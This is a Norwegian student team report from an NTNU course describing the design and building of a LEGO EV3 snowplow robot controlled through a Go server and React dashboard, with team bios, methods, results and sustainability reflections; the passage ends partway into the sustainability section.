



IDATT1004
TEAMBASERT SAMHANDLING
TEAM 20

Fredrik Jonathan Marjoni
fredrjm@stud.ntnu.no

Daniel Hermansen
danihe@stud.ntnu.no

André Skjellevik
andskj@stud.ntnu.no

Martin Henøen
mohenoen@stud.ntnu.no

21st November 2025

Abstract

This report traces the activities undertaken by Team 20 in the course IDATT1004 Teambasert Samhandling at NTNU Trondheim. The selected project involves the development of a system in which a LEGO EV3 snowplow robot interacts with a web service, with the objective of integrating technological innovation with effective team collaboration. The report details the progression from conceptualization to the final implementation, including the methodologies employed by the team, the technological decisions made, and the challenges encountered during the process. Through practical project engagement, the team has acquired valuable experience in project planning, coordination, and the utilization of digital tools within a team-oriented development environment. The project demonstrates how systematic collaboration, clear communication, and mutual motivation can contribute to both professional development and the achievement of a successful technical product.

Forord

Takk til veileder og læringsassistentene for verdifulle tilbakemeldinger og støtte underveis i prosjektet.

Sammendrag

Denne rapporten presenterer Team 20 sitt arbeid i emnet IDATT1004 Teambasert samhandling ved NTNU Trondheim. Prosjektet fokuserer på utviklingen av et system der en LEGO EV3 snøbrøyter robot kommuniserer med en webtjeneste, med mål om å kombinere teknisk innovasjon og effektivt samarbeid.

Rapporten beskriver prosessen fra idé til ferdig produkt, inkludert teamets arbeidsmetoder, teknologivalg, og utfordringer underveis. Gjennom praktisk prosjektarbeid har teamet oppnådd erfaring med planlegging, koordinering og bruk av digitale verktøy i et teambasert utviklingsmiljø.

Prosjektet viser hvordan strukturert samarbeid, kommunikasjon og gjensidig motivasjon kan lede til både faglig vekst og et vellykket teknologisk resultat

Contents

Abstract	2
Forord	2
Sammendrag	2
1 Introduksjon	5
1.1 Bakgrunn	5
1.2 Problemstilling	5
1.3 Mål	5
1.4 Rapportstruktur	5
2 Team	6
2.1 Oversikt	6
2.2 Beskrivelser	6
2.2.1 Fredrik	6
2.2.2 Daniel	6
2.2.3 Martin	7
2.2.4 André	7
3 Resultat	9
3.1 Prosess	9
3.1.1 Oversikt	9
3.2 Metode	9
3.2.1 Kommunikasjon	9
3.2.2 Planlegging	10
3.2.3 Versjonskontroll	10
3.3 Ingeniørfaglige resultater	10
3.3.1 Status	12
3.3.2 Oversikt	12
3.3.3 Robot	13
3.3.4 Server	13
3.3.5 Protokoll	14
3.4 Administrative resultater	16
3.4.1 Rollefordeling	16
3.4.2 Rapportskriving	16
3.4.3 Møter	16
4 Diskusjon	18
4.1 Administrasjon	18
4.1.1 Organisasjon	18
4.1.2 Rapportskriving	18
4.2 Kommunikasjon	18
4.3 Implementasjon	18
4.3.1 Design	18

4.3.2	Funksjonalitet	19
4.3.3	Sikkerhet	20
4.4	Teamarbeid og prosess	20
4.4.1	Prosjekt	20
5	Konklusjon	21
6	Bærekraft	22
6.1	Rammeverk	22
6.1.1	Økonomi	22
6.1.2	Miljø	22
6.2	Teknologisk	22
6.2.1	Sosialt	23
6.2.2	Individuelt	23
7	Vedlegg	24
7.0.1	Prosjektplan	24
7.0.2	Arbeidskontrakt (vedlegg til prosjektplan)	35
7.0.3	Møteinnkallinger og Møtereferat	44
7.0.4	Timeliste med statusrapport	49
7.0.5	Presentasjon av prosjektet	56

1 Introduksjon

1.1 Bakgrunn

Dette er en gjennomgående rapport av et prosjekt som er gjennomført som en del av emnet IDATT1004 kalt **Teambasert Samhandling** ved NTNU Trondheim. Vi har fått som oppgave å implementere og presentere en teknologisk løsning, med spesielt stor vekt på bærekraft og samhandling som team.

1.2 Problemstilling

Problemet vi har valgt å løse er å bygge og implementere en prototype av en semi-autonom elektrisk brøytebil som kan både styres og holdes kontroll på via et remote dashboard gjort tilgjengelig over internett.

1.3 Mål

Målet har vært å levere et produkt som beskrevet over som er implementert på en måte som naturlig legger til rette for videreutvikling, med en framgangsmåte som nøyaktig gjenspeiler hvordan noe tilsvarende ville blitt gjort i den virkelige verden.

1.4 Rapportstruktur

Rapporten er strukturert i henhold til kravene og spesifikasjonene gitt for prosjektrapporten. For å utdype kort og presist inneholder rapporten blant annet:

- Introduksjon av prosjektet
- Et oversikt over alle teammedlemmer i Team 20
- Resultat av prosjektet, hvor det tas opp prosessen, planleggingen og de ulike resultatene oppnådd gjennom prosjektet
- Diskusjon hvor det blir reflektert om hele prosjektet i sin helhet
- Konklusjon av rapporten
- Bærekraftsaspektet av prosjektet
- Vedlegg til rapporten

2 Team

2.1 Oversikt

Teamet består av 4 medlemmer: Fredrik, Daniel, André og Martin. Disse medlemmene har utnyttet sin egen komplimentære kompetanse og erfaringer til å støtte prosjektet og de andre medlemmene.

2.2 Beskrivelser

2.2.1 Fredrik

Fredrik er en 19 år gammel indonesisk gutt, som kommer fra et lite sted i østlandet kjent som Bærum.

Han har alltid hatt en sterk interesse for matematikk, vitenskap, programmering og teknologi, noe som gjenspeiles i hans realfagsvalg på videregående skole. Fascinasjonen for hvordan teknologi og vitenskap former fremtiden, har ført til en aktiv utforskning av fagene også utenfor klasserommet. For eksempel har han eksperimentert med elektronikk og programmering, blant annet gjennom demontering og gjenmontering av en projektor for å forstå dens funksjon i praksis. For Fredrik ble derfor dataingeniørstudiet et naturlig valg, ettersom det kombinerer hans interesse for teknologi, matematikk og praktisk problemløsning.

Ved siden av akademiske interesser har Fredrik også bygget opp verdifull erfaring gjennom fritidsaktiviteter som har formet ham både personlig og profesjonelt. Han har trent ITF Taekwon-Do i over seks år, og innehar nå 1. Dan svart belte. Gjennom denne tiden har han jobbet som barneinstruktør, hvor han har utviklet ferdigheter innen teamarbeid, ledelse, planlegging og formidling; erfaringer som også er nyttige i akademiske og teknologiske prosjekter, samt i livet som helhet.

Fredrik har i tillegg hatt en innholdsrik konkurransekariere, blant annet med en nylig 2.plass i NM. Denne erfaringen har lært ham verdien av disiplin, tålmodighet og målrettet innsats - 7han også tar med seg inn i sine studier, fremtidige prosjekter og livet generelt.



2.2.2 Daniel

Daniel har et bredt spekter av interesser som strekker seg fra programmering, kryptografi, og sikkerhet, til musikk, trening, bodybuilding, og styrkeløft.

Han er generelt sett interessert i analytisk problemløsning, og det er noe som alltid går igjen i alt han gjør, uansett hva han gjør.

Mellom full timeplan og de overnevnte interessene så vier han mesteparten av tiden til et multidisiplinært prosjekt i oppstartsfasen med mål om å drive med innovasjon i tverrsnittet mellom storskala simulering, autonome droner, og virtuell virkelighet, spesifikt øremerket for militære applikasjoner. Dette prosjektet blir gjort i tett samarbeid med cyberforsvaret, og forhåpentligvis snart med finansering fra forsvarsdepartementet og FFI. I skrivende stund så er dette prosjektet i et ekstremt kritisk stadie, nemlig i siste søknadsrunde, hvor en siste presentasjon og spørsmålsrunde er det eneste som gjenstår før en endelig avgjørelse blir tatt.

2.2.3 Martin

Martin er 23 år gammel. Han ble født i Molde, men har bodd i Trondheim hele livet. Han har tidligere gått elektro og dataelektroniker utdanning, hvor han fikk fagbrev som data-elektroniker.

Han har alltid likt å lage ting, med et hovedfokus på elektronikk og programmering. Prosjektene hans har vært alt fra vannkjølt gamingstol, robotkrig robot, til en håndklokke han selv har laget med deler fra AliExpress.

I tillegg har han tidligere jobbet hos selskapene Visma og Nordic semiconductor, og han jobber nå som sikkerhetsanalytiker hos HelseCERT.

Fritid har han egentlig ikke så mye av, men han liker å jobbe på prosjektene sine, og å leke rundt med kubernetes. Hans nåværende hovedfokus er å sette opp et nytt kubernetes cluster med stort fokus på sikkerhet og automatisk skalering.

2.2.4 André

André Skjellevik er 20 år og er født og oppvokst i Stavanger. Han har erfaring med webutvikling, programmering og teknologi.

Han liker å utforske nye teknologier, lære nye ferdigheter og jobbe med prosjekter som kombinerer kreativitet og problemløsning.

Da han var 15 år kjøpte han sitt første domene, og begynte å eksperimentere med HTML og CSS. På samme tid ble han introdusert til internett på en ny måte, og fant ut at det var utallige muligheter for å lage egne løsninger. Dermed begynte han å åpne hjemmenettverket for klassekamerater der de fikk mulighet til å koble



seg på en Minecraft-server som han selv hadde laget.

Det var naturlig for han å ta realfag på videregående, der han blant annet hadde to år med informasjonsteknologi. Der fikk han lært mye nyttig om nettsider, objektorientert programmering og dynamiske nettsider. Etter videregående hadde han ett år i Nord-Norge hvor han tjenestegjorde i militæret. Dette var selvfølgelig et svært lærerikt år hvor han fikk lært masse og vokst som person.

Fysisk aktivitet, sport og trening har også alltid vært en stor interesse hos ham. Han spilte mye fotball da han var yngre, syklet mye, og han likte å få opp pulsen. Nå er det i stor grad styrketrening han prioriterer, og han trener så ofte han kan.

Ellers er han veldig glad i aktiviteter som kan kjøres med venner. Aktiviteter som padel, golf, frisbeegolf og klatring er midt i blinken for ham.

3 Resultat

Her beskriver vi det endelige resultatet samt de forskjellige delene av prosessen som har ledet dit.





Figure 1: Final product for Team 20

3.1 Prosess

3.1.1 Oversikt

Vi har etter beste evne forsøkt å sette i praksis prinsippene fra smidig arbeidsprosess [3] [2], nemlig en iterativ prosess med hyppig feedback.



3.2 Metode

3.2.1 Kommunikasjon

Kommunikasjon har i stor grad foregått online ved hjelp av kommunikasjonsverktøyet Discord utover gangene hvor vi har hatt fysisk oppmøte på campus. Dette viste

seg å ha vært riktig å ha et samlet kommunikasjonsplattform som vi alle kunne kommunisere i, da det gjør det enkelt å kontakte de andre i teamet i de tilfellene det var behov for spørsmål, eventuelle små møter, og eller deklarerer av fravær.

3.2.2 Planlegging

Vi har blant annet utnyttet av GANTT chart for å lage en oversiktlig plan for framdrift som viste aktivitetens tidsforløp i prosjektet. Dette har vist seg å fungere solid da det gjorde det mer klarere for teamet rundt hva som skulle oppnås, når det skulle oppnås og hvor langt vi hadde oppnådd arbeidsoppgaven. Ved utnyttelsen av GANTT chart, har teamet funnet stort nytte av et plattform som belyser teamets ulike milepæler, frister og obligasjoner på en strukturert og oversiktlig måte.

3.2.3 Versjonskontroll

Vi har benyttet **Git**, med **GitHub** som vert, for versjonskontroll og endringssporing gjennom hele utviklingsprosessen. Dette muliggjør enkel håndtering av kildekodens utvikling, samtidig som utviklere kan opprettholde en fullstendig og oversiktlig historikk for prosjektet.

Commits

Commits ble gjort hyppig og trinnvis for å fange opp utviklingen av kodebasen. Hver commit måtte inneholde en tydelig og beskrivende melding som oppsummerte endringen, slik at det ble enkelt å navigere i prosjektets historikk og opprettholde ansvarlighet. Denne praksisen sikrer også at enhver endring kan tilbakestilles eller inspiseres uten uklarhet.

Branches

Branches ble brukt for å håndtere funksjoner og arkitektoniske endringer isolert fra hovedutviklingslinjen. Hver branch ble gitt et beskrivende navn som reflekterte dens formål eller tilhørende oppgave.

Når ny funksjonalitet eller refaktorering ble implementert eller utført, ble en dedikert branch opprettet lokalt og synkronisert med det eksterne depotet. Endringene ble utviklet og testet på denne branchen, med formål om å holde hovedbranchen `main` stabil til enhver tid. Når en

Tags

Tags ble brukt til å markere viktige milepæler og stabile utgivelser i samsvar med *Semantic Versioning Specification* [5]. Dette gir en standardisert måte å kommunisere omfanget og betydningen av endringer på, og gjør det enkelt å identifisere større, mindre og patch-nivå oppdateringer gjennom utviklingsløpet.

3.3 Ingeniørfaglige resultater

Her beskrives de tekniske og ingeniørfaglige aspektene ved prosjektet, inkludert status av prosjektmålene (og effektmålene) våre, den overordnede systemarkitek-

turen, implementasjonen av de sentrale komponentene, og hvordan kommunikasjon og dataflyt mellom dem er løst. Systemet består hovedsakelig av to deler, nemlig en fysisk robot og en server med tilhørende dashboard, som kommuniserer gjennom en skreddersydd HTTP-basert protokoll.

3.3.1 Status


I løpet av prosjektet har vi etablert en rekke prosjektmål som vi hadde håp om å oppnå. Denne seksjonen vil gjenoppta disse prosjektmålene og effektmålene med deres respektive status

Mål	Status
Brøytebilen er robust konstruert og fungerer mekanisk.	Fullt oppnådd. Mekanikken fungerer og roboten står robust, forbedringer kunne selvfølgelig bli gjort.
Brøytebilen kan startes og stoppes via web-tjeneste.	Oppnådd. Dashboardet sender kommandoer stabilt og roboten responderer.
Stabil kommunikasjon mellom EV3 og web-tjenesten.	Oppnådd. Polling-protokollen gir stabil dataflyt selv ved ustabilt nett.
Godt dokumentert utviklingsprosess.	Oppnådd. Prosessen er godt dokumentert i rapport og vedlegg.
Styrke kompetanse innen programmering, GitHub, prosjektstyring og samhandling.	Oppnådd. Teamet rapporterer betydelig faglig utvikling.
Levere et produkt med høy faglig kvalitet som referanse.	Store deler oppnådd. Løsningen fungerer, men kan forbedres i robusthet og funksjonalitet.
Utvikle effektiv arbeidsmetodikk for fremtidige prosjekter.	Oppnådd. Møter fungerte bra, men rollefordeling kunne vært bittelitt mer tydeligere.
Sikre mestring, faglig utvikling og positiv samarbeidsopplevelse.	Oppnådd. Alle deltakere rapporterer positiv læring og erfaring.

Table 1: Prosjektets resultatmål og effektmål med status

3.3.2 Oversikt

Systemet kan betraktes som et distribuert system der roboten fungerer som en klient og serveren som et kontrollpunkt. Roboten er ansvarlig for å utføre fysiske handlinger, mens serveren både mottar og administrerer kommandoer fra sluttbrukeren.



Den tekniske arkitekturen reflekterer et tydelig skille mellom ansvar: roboten håndterer maskinvare og utføring, mens serveren og dashboardet håndterer brukerinteraksjon, kommandoformidling og systemlogikk. Denne oppdelingen har gjort det mulig å utvikle og teste de ulike delene uavhengig av hverandre, samtidig som de forblir tett integrert gjennom en definert protokoll.

3.3.3 Robot

Roboten fungerer som prosjektets fysiske representasjon og er bygget rundt en **LEGO Mindstorms EV3**-plattform. Den er utstyrt med en ultrasonisk sensor i front, en motorisert lem bak, og en USB-basert Wi-Fi-dongle som muliggjør trådløs kommunikasjon med serveren. Programvaren er skrevet i **MicroPython**, med bruk av bibliotekene **pybricks**, **urequests** og **ujson** for henholdsvis maskinvarekontroll, nettverkskommunikasjon og dataserialisering.

Roboten følger et enkelt, men effektivt prinsipp for kommunikasjon: den sender regelmessige forespørsler til serveren med faste tidsintervaller (polling). Hver forespørsel inneholder ikke bare kommandoforespørsler, men også målinger og tilstandsvariabler fra roboten, som motorposisjon, og sensordata. Serveren bruker denne informasjonen for å gjøre tilstanden tilgjengelig for dashboardet. Kommandoene tolkes og utføres i sanntid, og inkluderer blant annet start, stopp og heving eller senking av lemmen. Denne løsningen gir en pålitelig og forutsigbar oppførsel uten behov for konstant tilkobling eller avanserte nettverksmekanismer.

I tillegg til fjernstyring har roboten en viss grad av autonomi inspirert av prinsippene bak **Roomba**-roboter. Den bruker den ultrasoniske sensoren til å registrere hindringer i bevegelsesretningen. Når en hindring oppdages innenfor en forhåndsdefinert avstand, stopper roboten og endrer retning ved hjelp av en tilfeldig generert snuvinkel. Denne logikken gir en illusjon av intelligent bevegelse samtidig som den er enkel å implementere.

De fysiske knappene på EV3 hubben brukes til å aktivere og deaktivere de periodiske forespørslene.

3.3.4 Server

Serveren fungerer som det sentrale bindeleddet mellom brukeren og roboten. Den håndterer all kommunikasjon, lagrer kommandoer midlertidig, og sørger for at roboten alltid mottar riktig instruksjon. Selve serveren er implementert i programmeringsspråket **Go**, med bruk av rammeverket **Gin** for å håndtere HTTP-forespørsler. I tillegg benyttes verktøyet **Bun** for å kompilere og serve dashboardet som en statisk applikasjon.

Dashboardet er utviklet som en **React**-applikasjon skrevet i **TypeScript**, og fungerer som et grafisk grensesnitt for sluttbrukeren. Her presenteres enkle knapper som representerer handlinger, slik som start, stopp, løft eller senk lem. Når

brukeren klikker på en knapp, sendes en HTTP POST-forespørsel til serveren med informasjon om ønsket handling. Serveren legger handlingen i en kø, og leverer den deretter videre til roboten ved neste poll-forespørsel. I tillegg tilbyr serveren et eget endepunkt, som gjør målinger og tilstandsvariabler fra roboten tilgjengelig for dashboardet. Dette gjør det mulig for brukeren å følge med på robotens status i sanntid, sensoravlesninger og motorposisjoner.

Denne løsningen skaper en tydelig og forutsigbar informasjonsflyt der brukerhandlinger alltid behandles i riktig rekkefølge. Ettersom roboten henter én kommando om gangen, unngås også konflikter og overlappende instruksjoner. Systemet ble testet med flere samtidige forespørsler uten at det førte til feil, noe som viser at løsningen er både robust og utvidbar.

3.3.5 Protokoll

Kommunikasjonen mellom de ulike komponentene er realisert med en egenutviklet applikasjonsprotokoll som bygger på standard HTTP. Alle meldinger utveksles i JSON-format, noe som gir et enkelt, lesbart og språkagnostisk grensesnitt mellom systemdelene.

Kommunikasjonsflyten omfatter tre hovedtyper forespørsler: *kommandoforespørsler*, *tilstandsforespørsler* fra dashboardet og *poll-forespørsler* fra roboten.

Dashboardet sender kommandoer til serveren for videresending til roboten via endepunktet `/api/action`, og kan hente tilstandsinformasjon fra roboten gjennom endepunktet `/api/measurements`.

Roboten sender jevnlig poll-forespørsler til `/api/poll`, der den inkluderer generell informasjon om egen tilstand. Serveren kan deretter videreformidle denne informasjonen til dashboardet.

Eksempel på en JSON poll fra roboten

```
{
  "sensors": {
    "ultrasonic": 25.7
  },
  "motors": {
    "left": 180.5,
    "right": 175.3,
    "hatch": 90.0
  },
  "status": {
    "running": true,
    "deployed": false
  }
}
```

Eksempel på JSON response fra serveren

```
{
  "action": "stop",
  "tts" : "Hello - world"
}
```

3.4 Administrative resultater

Her diskuterer vi våre administrative resultater som består av vår rollefordeling, rapportskriving, og møter.

3.4.1 Rollefordeling

Vi har løst fordelt roller og ansvarsområder etter evne og kompetanse. Denne fordelingen har vært mer eller mindre uformell, og der har vært nevneverdig overlapp i bidrag på tvers av alle aspekter av prosjektet.

- **Fredrik** 2.2.1 administrasjon, planlegging, robot konstruksjon og dokumentasjon
- **Daniel** 2.2.2 utvikling av dashboard og robot
- **Martin** 2.2.3 utvikling av server og robot
- **André** 2.2.4 utvikling av robot

Denne listen burde betraktes som ansvarsområder, og ikke som arbeidsoppgaver, da alle har bidratt omtrent likt i alle aspekter av prosjektet.

3.4.2 Rapportskriving

For rapporten valgte vi å bruke tekstformateringsystemet **LaTeX** i stedet for **Word**. Mer konkret benyttet vi tjenesten **Overleaf** [4] som arbeidsplattform.

Ved å insistere på bruk av **LaTeX** har vi hatt et betydelig læringsutbytte da **LaTeX** regnes som en standard for skriving av vitenskapelige artikler og rapporter, og erfaringen vi har fått vil være svært nyttig videre.

I tillegg har vi lært mye om god praksis og hensiktsmessige rutiner knyttet til rapportskriving generelt; ikke bare fra et teknisk perspektiv, men også når det gjelder struktur og organisering. Arbeidet har dessuten vært god trening i formidling, i form av å kritisk måtte vurdere hvilken informasjon som bør inkluderes, hvor den passer best, og hvordan man skaper en logisk og oversiktlig flyt for leseren.

Vi har forsøkt å legge spesielt stor vekt på å følge en viss standard for språk, struktur, generelle visuelle inntrykk vedrørende farge og lignende, med hensyn til den overordnede flyten i rapporten. I praksis så bidrar ikke dette bare til å skape en følelse av logisk sammenheng og god flyt for leseren, men det bidrar også til å gjøre det enklere for de som skriver rapporten å ha en konsis og oversiktlig og delt mental modell av rapporten.

3.4.3 Møter

Vi har hatt faste møter med fysisk oppmøte hver fredag hvor vi har satt av tid til å planlegge og diskutere prosjektet, samt reflektere over uken før og gi

hverandre feedback. I tillegg til de faste møtene våre, holdte vi noen mindre møter i blant i de tilfellene vi mente at det var nødvendig for optimal fremdrift. Disse faste fredagsmøtene har samsvart løst med konseptet av iterasjoner i en smidig arbeidsprosess som beskrevet i 3.1.1.

Dette har etterlatt oss med både en solid og verdifull erfaring, i tillegg til at det har bidratt uvurderlig til å holde prosjektet gående. Etter hvert møte ble det skrevet et møtereferat som inneholdt en oversikt over progresjonen for den aktuelle uken, og målene for den neste. Dette gjorde at teamet kunne følge tettere på de ulike delene av prosjektet, og sørget for at alle holdt seg oppdatert underveis. For de teammedlemmene som av ulike årsaker ikke kunne møte opp fysisk, var det en fordel å kunne få seg en oversikt over utviklingen, da møtereferatet ble sendt i kommunikasjonskanalen på **Discord**.

I tillegg til disse faste ukentlige møtene så har vi hatt to såkalte veiledningsmøter med læringsassistent samt to standup møter med foreleser. Disse har tjent som konkrete ankerpunkter vi har kunnet orientere oss rundt, og de gitt oss verdifull tilbakemelding og på flere plan bidratt til å holde skuten på rett kjøll.

Forbruken av tid på dokumentasjon, koding og robotutvikling, og arbeidsfordeling ble gjort på en så rettferdig og jevn fordeling som mulig som resulterte i en jevn innsatsfordeling mellom medlemmene samt en god progresjon i læringskurven rundt teambasert samhandling. For dypere forståelse av teamets forbruk av tid på dokumentasjon, koding og robotutvikling, referer til timeplanen til Team 20.

4 Diskusjon

Samlet sett så er vi fornøyd med resultatet vi har produsert. Vi har levert et produkt som oppfyller kravene som spesifisert, som i tillegg er implementert på en måte som legger til rette for videre utvikling. Videre oppfyller produktet vårt nesten alle av våre resultatmål, etablert på begynnelsen av prosjektet.

4.1 Administrasjon

4.1.1 Organisasjon

Vi ville vært tjent med en mer konkret arbeidsinndeling og rollefordeling. Det er nå åpenbart hvor viktig det er med en klar og forutsigbar plan, med klart definerte oppgaver og ansvar for hvert enkelt medlem av et team. Dette var også tydelig under utarbeidingen av rapporten, da det ikke ble laget en klar arbeidsfordeling over hvem som skulle skrive om hva i rapporten.

4.1.2 Rapportskriving

Vi forsøkte først å bruke `Git` og `GitHub` i tråd med resten av prosjektet for å få versjonskontroll som beskrevet i 3.2.3, men dette lot seg ikke gjøre av rent tekniske årsaker. Dette hadde definitivt vært den beste framgangsmåten, men som alternativ så funket `Overleaf` bra. Siden teamet har gode erfaringer med denne tjenesten fra tidligere prosjekter, ble dette et naturlig valg.

4.2 Kommunikasjon

Vedrørende kommunikasjon så har der vært noe rom for forbedring. Av ulike grunner så har vi hatt noen tilfeller hvor samkjøring og koordinering har vært suboptimal. Dette har dessverre ikke vært til å unngå, men har etterlatt oss med en verdifull erfaring som understreker hvor viktig regelmessige og faste fysiske møter med en klar agenda er.

Vi er alle i stand til å operere med høy grad av egenrådighet, som i de fleste tilfeller er veldig positive karaktertrekk, men det er viktig å ikke glemme at det er et sverd som skjærer begge veier. Hvis man ikke er forsiktig så kan man fort ende opp i en situasjon hvor man jobber mot hverandre eller hvor man gjør samme jobben to ganger grunnet mangel på synkronisering og regelmessig kommunikasjon. Gjennom prosjektet har vi i retrospekt fått en klarere bildet av fordelene og ulempene ved implementasjonen av arbeidsmetodikken våres.

4.3 Implementasjon

4.3.1 Design

Et alternativ vi utforsket som dessverre ikke var mulig å realisere grunnet teknologiske begrensninger var å servere `dashboard` og `api` direkte fra roboten

med hjelp av biblioteket `microdot`, som er et web-rammeverk med støtte for både standard HTTP og websockets og som er skreddersydd for å brukes på mikrokontrollere. Koden for dette ble skrevet og fungerte som den skulle, men var dessverre ikke mulig å kjøre på EV3.

Hadde dette vært mulig så ville den endelige implementasjonen vært både mer robust og elegant, samt hatt bedre ytelse. Ettersom dashboard og api hadde hatt direkte tilgang til roboten så ville vi ganske enkelt kunne registrert og servert alle handlingene fra roboten til dashboardet og automatisk generert selve kontroll-panelet. Vi ville med andre ord kunne ha oppdatert og lagt til nye kommandoer på roboten og det ville blitt gjenspeilet i dashboardet uten at vi hadde trengt å oppdatere koden. Dette er en mer elegant, dynamisk, utvidbar, bærekraftig, og fleksibel løsning, som i tillegg har fordelen av å ikke snu den typiske server-klient relasjonen på hodet. I den endelige løsningen så har vi istedenfor endt opp i en situasjon hvor serveren i praksis styrer klienten istedenfor at klienten styrer serveren.

4.3.2 Funksjonalitet

Den praktiske delen av prosjektet var å utvikle en fungerende brøyterobot som kunne navigere over et område og rydde bort snø. Utstyrt med en plog foran og en løftelem bak skal den være rustet for å holde områder fremkommelige, og kunne berge andre kjøretøy med løftelemmen. Her fungerte sluttproduktet etter hensikten, men med enkelte begrensninger.

Roboten var i stand til å utføre grunnleggende styring og fremdrift, og brøytemekanismen fungerte pålitelig. Samtidig var det tydelig at det kommer begrensninger i en enkel Lego-konstruksjon med motorer og sensorer som ikke tåler så mye. Ved bruk av tannhjul for å rotere hjul eller løftelem i ulike retninger opplevde vi at tannhjulene fra Lego-settet ikke var robuste nok under påkjenning. Motorene kunne da kjøre hardere enn det LEGO-delene tålte, som kunne føre til at de hoppet ut av sporet og mistet sin funksjonalitet. Her ville mer robuste deler og bedre mekanisk grep ha gitt bedre driftssikkerhet, økt pålitelighet og gitt lengre levetid for roboten.

I ettertid ser vi at om vi skulle ha tatt prosjektet videre så ville en mer robust konstruksjon være nødvendig. Bedre vektfordeling og en plog som kan heves og senkes ville gitt en jevnere og bedre brøyting. Vår løsning er likevel et godt kompromiss mellom utstyret tilgjengelig og det vi ønsket av funksjoner.

Gjennom utviklingen av brøytebilens funksjonalitet lærte vi viktigheten av å teste fysisk maskinvare tidlig og ofte. Problemstillinger som virket teoretisk enkle å løse basert på en idé eller plan kunne fort vise seg å føre til praktiske konsekvenser for bevegelsen og funksjonaliteten til roboten. Til vår fordel har vår iterative prosess med hyppig feedback 3.1.1 gitt oss muligheter for å unngå disse praktiske konsekvensene mest mulig.

Feilhåndtering

I retrospekt så ser vi at vi skulle ha implementert en mer robust håndtering av polling-funksjonen i tilfellet av dårlige nettverksforhold eller utilgjengelighet av serveren. Ideelt sett så hadde vi implementert en form for feilhåndtering hvor vi ivaretar en oversikt over antall HTTP forespørsler som feilet, og eventuelt brukt dette for å skru av funksjonaliteten etter N antall feil. Alternativt kunne vi gått for en litt mer sofistikert løsning i form av eksponensiell *retry time*, hvor tiden mellom hvert forespørselsforsøk vokser eksponensielt som en funksjon av antall forsøk.

4.3.3 Sikkerhet

I løsningen vi presenterer så har vi ikke tatt noen nevneverdige hensyn til datasikkerhet. Skulle produktet blitt utviklet videre og tatt i bruk i den virkelige verden så hadde vi vært tvunget til å gjøre store tiltak for å bedre sikkerheten, som å ta i bruk SSL mellom server og robot, samt å gjøre en eller annen form for autentisering, i tillegg til andre standard tiltak vedrørende data- og informasjonssikkerhet.

4.4 Teamarbeid og prosess

4.4.1 Prosjekt

En stor del av grunnen til at vi delte opp prosjektet i frontend robot og backend server del, var for å lettere kunne dele opp oppgaver. Vi følte roboten alene gjorde at det var vanskeligere å gjøre som et gruppeprosjekt, fordi du i praksis bare kan arbeide en person om gangen. Da flere i grupper foretrekker både foretrekker å jobbe hjemmefra eller fra en stille lesesal, og har andre jobb og andre obligasjoner i skoletiden, var det også lettere for teamarbeidet å ha en tjenester man kan jobbe på eksternt. Da det er fire stykker i gruppen ga dette oss muligheten til å dele opp oppgaven i fire deler. Robotkonstruksjon, robotkode, frontend og backend. Dette ga separate men sammenkoblede deloppgaver som teamet kunne jobbe på. Det var alltid mer en en person som jobbet på en deloppgave, og vi passet på at gruppen jobbet sammen med utformingen av alle delene.

5 Konklusjon

Prosjektet hadde som mål å utvikle en fjernstyrt brøyterobot med et web-basert grensesnitt. Vi har oppnådd de ingeniørfaglige målene ved at roboten og serveren støtter funksjonaliteten som var planlagt. Det har vært muligheter for forbedringer i roboten og arbeidsprosessen. Prototypen fungerte, men vi avdekket begrensninger med bruk av Lego som konstruksjonsmateriale. Programvaren fungerte tilfredsstillende, men mangler robust feilhåndtering og sikkerhetstiltak som ville ha vært nødvendig i et produksjonsklart system. Oppdeling i robot, robot kode, frontend og backend gjorde det mulig å parallellisere arbeidet, noe som gruppen fikk mye ut av. Uklar rollefordeling og manglende regelmessige møter førte til overlappende arbeid. Dette ble merket spesielt under rapportskriving. Møtereferat var veldig verdifullt for å holde alle orientert på hvor i prosessen vi var. For fremtidige prosjekter ville vi ha prioritert en konkret arbeidsfordeling fra starten av, regelmessige fysiske møter, og tidlig testing av maskinvaren.

6 Bærekraft

Bærekraft har vært et sentralt fokus i dette prosjektet, både i valg av teknologi og i måten teamet har samarbeidet på. Vi har ønsket å forstå hvordan teknologiske løsninger, selv i liten skala, kan bidra til mer effektive, ansvarlige og miljøvennlige praksiser i samfunnet.

6.1 Rammeverk

For å strukturere refleksjonene våre rundt bærekraft har vi brukt SUSAF-rammeverket. Dette rammeverket hjelper med å vurdere et prosjekt ut fra fem dimensjoner og på tre tidsperspektiver, nemlig på kort, middels, og lang sikt [1].

Under har vi gått i dybden i hver av disse dimensjonene, på kort og lang sikt, med hensyn til prosjektet vi har utført.

6.1.1 Økonomi

Kortsiktig

Prosjektet er kostnadseffektivt, siden det hovedsakelig benytter eksisterende utstyr med lav kostnad, og gratis programvare. Dette reduserer ressursbruk og senker barrierene for deltagelse.

Langsiktig

Ved å demonstrere hvordan man kan utvikle funksjonelle prototyper med lave kostnader, bidrar prosjektet til en mer inkluderende teknologisk læringskultur hvor flere får mulighet til å eksperimentere og lære.

6.1.2 Miljø

Kortsiktig

Prosjektet har lavt ressursforbruk og lite fysisk avfall, og fremmer idéen om automatisering som kan redusere energiforbruk i fremtidig snørydding.

Langsiktig

På et systemnivå kan prinsippet bak løsningen - automatisert, behovsbasert drift - brukes til å skape mer effektive og miljøvennlige bysystemer.

6.2 Teknologisk

Kortsiktig

